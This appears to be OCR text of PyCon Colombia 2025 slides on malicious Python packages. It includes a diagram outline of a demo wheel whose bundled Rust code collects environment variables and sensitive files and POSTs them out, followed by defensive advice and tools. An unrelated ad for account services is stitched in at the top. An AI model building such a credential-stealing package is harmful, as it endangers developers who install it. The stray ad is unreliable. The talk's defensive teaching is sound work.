
What's included?

24/7 Customer Support
The fastest response time in the industry - just 5 minutes. All from 100% real humans, no AI here.

100% Account Safety
SocialPlug's the ONLY company using UHQ Accounts, so platforms can't detect any unusual activity. Guaranteeing the safety of your account.

100,000+ Customers Trust Us
10+ Years in business and over 100,000 happy customers, you can feel safe with us.




Rust Library
Contains
Process Data Function
Compile
Build Process
Generates
Shared Library Output
Bundled with
Python Package
Bundles as .whl
Wheel File Bundling
Installed
RUST PAYLOAD EXECUTION
Python Runtime Invocation
Invokes via FFI
FFI Call to Process Data
Collect Environment Variables
Collect Sensitive Files
Encode Data
Sends POST to http:
Send HTTP Request
HTTP POST
Local Python HTTP Server
Receives and logs exfiltrated data
Receive and Log Data

The Google Ads Heist

3 Dec


Malicious Google Ads Target Users Seeking Solutions to Printer Problems

Stu Sjouwerman

The great Google Ads heist: criminals ransack advertiser accounts via fake Google ads

Posted: January 15, 2025 by Jérôme Segura

The Dev’s Downfall



Living Rent-Free

- Using AWS Infra to mine crypto?
- Leave a backdoor?
- Free credits for AI?
- ...?

So, what can we do?

- Perform due diligence before downloading and executing third-party packages.
  - Look for similar name to existing ones
  - Date added to PyPI
  - Description
  - Author
  - Link to repository
- Utilize tools like pypi-scan or package-analysis for analysis.


So, what can we do?

- Prioritize security in the development process. Implement robust security measures such as code reviews and automated testing to identify and remediate vulnerabilities early in development.
- Stay up-to-date with security updates and patches.
- Provide education on cybersecurity topics.

So, what can we do?

- Use an artifact registry (e.g., Jfrog, Google).
- Don't run pip as the root user.
- Report malicious packages.
- If you're working with pip, use hash-checking mode.

Tools



PYCON COLOMBIA 2025

Tools

ossf/**package-analysis**

Open Source Package Analysis

22 Contributors

1 Used by

833 Stars

60 Forks

Tools

GuardDog

Test passing Semgrep scan passing

GuardDog is a CLI tool that allows to identify malicious PyPI and npm packages or Go modules. It runs a set of heuristics on the package source code (through Semgrep rules) and on the package metadata.

GuardDog can be used to scan local or remote PyPI and npm packages or Go modules using any of the available heuristics.

It downloads and scans code from:

- NPM: Packages hosted in npmjs.org
- PyPI: Source files (tar.gz) packages hosted in PyPI.org
- Go: GoLang source files of repositories hosted in GitHub.com
- GitHub Actions: Javascript source files of repositories hosted in GitHub.com

“ENSURE THAT YOU KNOW WHAT SOFTWARE IS BEING USED AND ESTABLISH THE CRITICALITY OF EACH TOOL.”

by Dustin S. Sachs

@davcortez

Resources

Blogs/Websites

- https://www.reversinglabs.com/blog/when-python-bytecode-bites-back-who-checks-the-contents-of-compiled-python-files
- https://peps.python.org/pep-0458/
- https://peps.python.org/pep-0480/
- https://github.com/pypi/warehouse/issues/5117
- https://jfrog.com/blog/revival-hijack-pypi-hijack-technique-exploited-22k-packages-at-risk/
- https://www.oligo.security/blog/vibe-coding-shipping-features-or-shipping-vulnerabilities

Malware packages

- https://github.com/rsc-dev/pypi_malware
- https://dasfreak.github.io/Backstabbers-Knife-Collection
- https://github.com/advisories

Resources

Papers

- Defending Against Package Typosquatting. (2022). Duc-Ly Vu, Zhary Newman, John Speed Meyers.
- A Benchmark Comparison of Python Malware Detection Approaches. (2022). Duc-Ly Vu, Zachary Newman, John Speed Meyers.
- The Hitchhiker’s Guide to Malicious Third-Party Dependencies. (2023). Piergiorgio Ladisa, Merve Sahin, Serena Elisa Ponta, Marco Rosa, Matias Martinez, Olivier Barais.
- Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks. (2020). Marc Ohm, Henrik Plate, Arnold Sykosch, Michael Meier.
- We have a package for you! A comprehensive analysis of package hallucinations by code generating llms. (2024). Spracklen, J., Wijewickrama, R., Sakib, A. H. M., Maiti, A., Viswanath, B., & Jadliwala, M.

Resources

Papers

- Tactics, Techniques, and Procedures (TTPs) in Interpreted Malware: A Zero-Shot Generation with Large Language Models. arXiv preprint arXiv:2407.08532. (2024). Zhang, Y., Zhou, X., Wen, H., Niu, W., Liu, J., Wang, H., & Li, Q.

PYCON COLOMBIA 2025

Gracias!